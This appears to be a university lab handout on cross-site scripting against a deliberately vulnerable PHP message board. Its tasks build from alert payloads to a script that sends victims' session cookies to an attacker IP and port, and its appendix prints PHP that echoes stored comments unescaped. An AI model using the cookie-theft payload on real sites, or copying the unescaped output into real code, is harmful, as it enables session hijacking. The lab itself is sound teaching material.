Cross-Site Scripting (XSS) Attack Lab


1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application (a message board) where users can login and post their messages which can be viewed by other users. No countermeasures to remedy the XSS threat are used by naive web developer. In this lab, students need to exploit this vulnerability to launch an XSS attack on this web application to gain information about other users.

2 Lab Environment

Server: LAMP server running on Debian.It is PHP based web application available at `http://xss.isrdc.iitb.ac.in/assignment-xss/`.First time users can create their account at this application.



Authorised access only
if new user, click here.

Welcome

Please log in below


User ID:

Password:

login

Figure 1: Login page

Once authenticated,users can view or post messages which can be viewed by other users. You can delete your posts by clicking on "Delete my posts" button.



Hi, Welcome new

This is message board where you can share your views and questions. Post your message and view messages of others

Comments/ Message:

Figure 2: Message board

Students can use machines with Ubuntu/Windows having firefox and chrome browser. For the browser, we need to use the `LiveHTTPHeaders` extension for Firefox to inspect the HTTP requests and responses. **Perform tasks 1 to 3 using both Chrome and firefox browser and identify the differences/similarities**.

Other software. Some of the lab tasks require some basic familiarity with JavaScript. Wherever necessary, we provide a sample JavaScript program to help the students get started. To complete task 3, students may need a utility to watch incoming requests on a particular TCP port. A C program from SEED labs can be downloaded from their web site and configured to listen on a particular port and display incoming messages.

3 Lab Tasks

3.1 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in **your own login profile**, such that when another user views comments page, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in comments section, then any user who visits the pge will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the `src` attribute in the `<script>` tag.

3.2 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in **your own profile**, such that when another user visits the comments page,the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

3.3 Task 3: Stealing Cookies from the Victim's Machine

This task to be performed in group of two. One student will act as Victim and other student will act as Attacker.

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies of victim to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives. The TCP server program is available from the web site of SEED labs at (`http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_XSS_Elgg/`).

Here, if attacker's IP address is 10.11.12.13 and his listening port is 5555, then malicious javascript would be :

```
<script>document.write('<img src=http://10.11.12.13:5555?c='
                                   + escape(document.cookie) + '   >');
</script>
```

3.4 Task 4: Countermeasures

Code snippet of the welcome.php (comment/message board) page of given web application is attached as Appx. Identify the vulnerable portions of the code which attacker could have exploited to perform XSS attack. How can you modify the vulnerable code to mitigate XSS attacks? What actions can user take at browser side to avoid XSS attacks on his browser?

3.5 Task 5: Repeat task 1 to 3 using Chrome browser

4 Submission

You should perform above tasks and find the explanation to the observations that are interesting or surprising. There is no submission but the quiz will be conducted based on above tasks.

References

[1] SEED labs. Available at the following URL:
`http://www.cis.syr.edu/~wedu/seed/labs.html`.

[2] Essential Javascript – A Javascript Tutorial. Available at the following URL:
`http://www.hunlock.com/blogs/Essential_Javascript_--_A_Javascript_Tutorial`.

[3] The Complete Javascript Strings Reference. Available at the following URL:
`http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference`.

Appendices

Code of welcome.php

```
<!DOCTYPE HTML>
<html>
<?php include "basefile.php"; ?> //contains code to connect to MySQL database
<body>
<div>
    <?php

    // Verifying whether a cookie is set or not

    if(isset($_COOKIE["user_cookie"])){

        echo "<h1> Hi, Welcome " . $_COOKIE["user_cookie"] ."</h1>";
        echo "This is message board where you can share your views and questions.
        Post your message and view messages of others";
        echo "<br>";
        $userID=$_COOKIE["user_cookie"];
    } else{
        echo "Oops.. wrong login";
        header("Location: index.php");
  }
if(isset($_POST['POST'])){
        $comment = mysqli_real_escape_string($conn,$_POST['comment']);
        if(empty($comment))
        {
                echo "<script>alert('null');</script>";
        }
        else
        {
                $sql = "INSERT INTO comments (userID,comment)
                VALUES (\"".$userID ."\",\"".$comment."\")";
                if (mysqli_query($conn, $sql)) {
                                } else {
                    echo "Error: " . $sql . "<br>" . mysqli_error($conn);
                    die("failed: " . mysqli_error());
                        }
            }
    $query= "SELECT * FROM comments";
        $result = mysqli_query($conn, $query);

        if (mysqli_num_rows($result) > 0) {
           // output data of each row
         while($row = mysqli_fetch_assoc($result)) {
               echo $row["userID"]. "    :" . $row["comment"]. "<br>";
```

```
                            }
                        } else {                            ;
                        }
    }
    if(isset($_POST['DEL'])){
        $userID = mysqli_real_escape_string($conn,$userID);
        $sql = "DELETE from comments where userID= '$userID'";
        if (mysqli_query($conn, $sql)) {
                                } else {
    echo "Error: " . $sql . "<br>" . mysqli_error($conn);
    die("failed: " . mysqli_error());
                        }
        $query= "SELECT * FROM comments";
        $result = mysqli_query($conn, $query);
        if (mysqli_num_rows($result) > 0) {
                            // output data of each row
    while($row = mysqli_fetch_assoc($result)) {
                echo $row["userID"]. "    :" . $row["comment"]. "<br>";
                            }
                        } else {                            ;
                        }
    }
 if(isset($_POST['VIEW'])){
        $query= "SELECT * FROM comments";
        $result = mysqli_query($conn, $query);
        if (mysqli_num_rows($result) > 0) {
                    // output data of each row
    while($row = mysqli_fetch_assoc($result)) {
                        echo $row["userID"]. "    :" . $row["comment"]. "<br>";
                            }
                        } else {                            ;
                        }
    }
    mysqli_close($conn);
    ?>
    <form action="" method="POST">
    Comments/ Message:<br>
     <textarea name="comment" rows="10" cols="50"> </textarea>
    <input type="submit" value="POST IT!!!" id="POST" name="POST"/> <br>
    <input type="submit" value="VIEW ALL MESSAGES/POSTS!!!" id="VIEW" name="VIEW"/
    <input type="submit" value="DELETE MY POSTS!!!" id="DEL" name="DEL"/>
    <a href="logout.php">Click here to logout</a>
        <p id="para"></p>
</form>
</div>
</body>
</html>
```

```
http://www.xsslabelgg.com/action/friends/add?friend=40&__elgg_ts=1402467511
                             &__elgg_token=80923e114f5d6c5606b7efaa389213b3

GET /action/friends/add?friend=40&__elgg_ts=1402467511
                             &__elgg_token=80923e114f5d6c5606b7efaa389213b3
HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101
Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/elgguser2
Cookie: Elgg=7pgvml3vh04m9k99qj5r7ceho4
Connection: keep-alive

HTTP/1.1 302 Found
Date: Wed, 11 Jun 2014 06:19:28 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/elgguser2
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Figure 3: Screenshot of `LiveHTTPHeaders` Extension